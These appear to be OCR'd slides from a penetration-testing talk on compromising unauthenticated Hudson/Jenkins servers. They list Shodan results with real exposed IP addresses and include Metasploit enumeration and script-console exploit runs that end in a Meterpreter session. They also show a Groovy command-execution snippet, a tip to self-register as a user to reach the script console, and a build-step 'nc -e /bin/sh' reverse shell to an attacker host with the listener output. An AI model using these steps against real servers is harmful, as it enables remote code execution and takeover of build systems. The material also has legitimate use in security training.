
“**Hudson** is a continuous integration (CI) tool written in Java, which runs in a servlet container, such as Apache Tomcat or the GlassFish application server”

Very popular

If you can’t pwn Jenkins then try GlassFish or Tomcat :-)

Hudson/Jenkins

Shodan search for X-Hudson



Services

HTTP Alternate	16,238
HTTP	3,490
HTTPS	2,030
HTTPS Alternate	149
HTTP	34

Top Countries

United States	11,209
Germany	1,697
United Kingdom	999
France	878
Japan	702


174.37.246.85
Silicom Internet
Added on 09.09.2014
Ashburn

174.37.246.85-static.reverse.softlayer.com

```
HTTP/1.0 403 Forbidden
Set-Cookie: JSESSIONID.64cc2939=d67tn6hw9dja14evxbbyksle5;Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html;charset=UTF-8
X-Hudson: 1.395
X-Jenkins: 1.569
X-Jenkins-Session: 71a00527
X-Hudson-CLI-Port: 56998
X-Jenkins-CLI-Port: 56998
X-Jenkins-CLI2-Port: 56998
X-You-Are-Authenticated-As: anonymous
X-You-Are-In-Group:
X-Required-Permission: hudson.model.Hudson.Read
X-Permission-Implied-By: hudson.security.Permission.GenericRead
X-Permis...
```

Hudson/Jenkins

Shodan search for X-Hudson with HTTP 200



x-hudson HTTP/1.0 200

Services

HTTP Alternate	9,266
HTTP	1,447
HTTPS	378
HTTPS Alternate	24
HTTP	14

Top Countries

United States	5,467
Germany	897
Japan	502
United Kingdom	449
France	410

Painel Principal [Jenkins]


54.232.97.186
Amazon.com
Added on 21.02.2014

ec2-54-232-97-186.sa-east-1.compute.amazonaws.com

```
HTTP/1.0 200 OK
Cache-Control: no-cache,must-revalidate
X-Hudson-Theme: default
Content-Type: text/html;charset=UTF-8
Set-Cookie: JSESSIONID=11unr3uqfizze102xjh9hxyubf;Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Hudson: 1.395
X-Jenkins: 1.537
X-Jenkins-Session: 52e6e47e
X-Hudson-CLI-Port: 34625
X-Jenkins-CLI-Port: 34625
X-Jenkins-CLI2-Port: 34625
X-SSH-Endpoint: 54.232.97.186:34807
X-Instance-Identity: MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8
```

Hudson/Jenkins

Metasploit Aux Module



```
msf auxiliary(jenkins_enum) > run

[+] 10.:         :8080 - /script does not require authentication (200)
[+] 10.:         :8080 - /view/All/newJob does not require authentication (200)
[+] 10.:         :8080 - /asynchPeople/ does not require authentication (200)
[+] 10.:         :8080 - /systemInfo does not require authentication (200)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(jenkins_enum) > 
```

Hudson/Jenkins

If no authentication required

- Trivial to gain remote code execution via script console
- Metasploit Module
  - exploit/multi/http/jenkins_script_console


https://www.pentestgeek.com/2014/06/13/hacking-jenkins-servers-with-no-password/

http://www.labofapenetrationtester.com/2014/06/hacking-jenkins-servers.html

http://zeroknock.blogspot.com/search/label/Hacking%20Jenkins


Hudson/Jenkins

Script Console



```groovy
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'whoami'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Hudson/Jenkins



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.


```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'whoami'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Result

```
out> jenkins
 err>
```

Hudson/Jenkins

Metasploit exploit module for script console



```
msf exploit(jenkins_script_console) > exploit

[*] Started reverse handler on 10.1[redacted]:4444
[*] Checking access to the script console
[*] No authentication required, skipping login...
[*] 10.[redacted]:8080 - Sending Linux stager...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1228800 bytes) to 10.[redacted]
[*] Meterpreter session 1 opened (10.1[redacted]:4444 -> 10.[redacted]:48972) at 2014-10-06 14:24:31 -0700
[!] Deleting /tmp/mCeHG payload file

meterpreter > getuid
Server username: uid=495, gid=491, euid=495, egid=491, suid=495, sgid=491
meterpreter > 
```


Hudson/Jenkins

You can lock down script console access by turning on authentication

- However, if it’s set to local auth, you can register as a regular user :-)
- ...then get access to the /script

Hudson/Jenkins

If you have access to /view/All/newJob, create a new build and run commands



Build Queue

No builds in the queue.

Build Executor Status

#	Status
1	Idle
2	Idle

Item name: test2

● **Build a free-style software project**
This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build sys


○ **Build a maven2/3 project**
Build a maven 2/3 project. Jenkins takes advantage of your POM files and drastically reduces the configura

○ **Build multi-configuration project**
Suitable for projects that need a large number of different configurations, such as testing on multiple envir

○ **Monitor an external job**
This type of job allows you to record the execution of a process run outside Jenkins, even on a remote mac automation system. See the documentation for more details.

○ **Copy existing Item**
Copy from

Hudson/Jenkins



Build

Execute shell

Command


```
nc.traditional -e /bin/sh 1[redacted].18 8080
```

See the

```
root@nofun:~# nc -v -l 8080
Listening on [0.0.0.0] (family 0, port 8080)


Connection from [[redacted]] port 8080 [tcp/http-alt] accepted (family 2, sport 52526)
ls
app
config
config.ru
db
doc
gauntlt_scripts
Gemfile
Gemfile.lock
Guardfile
lib
LICENSE.md
```

Hudson/Jenkins

Can you browse a workspace?



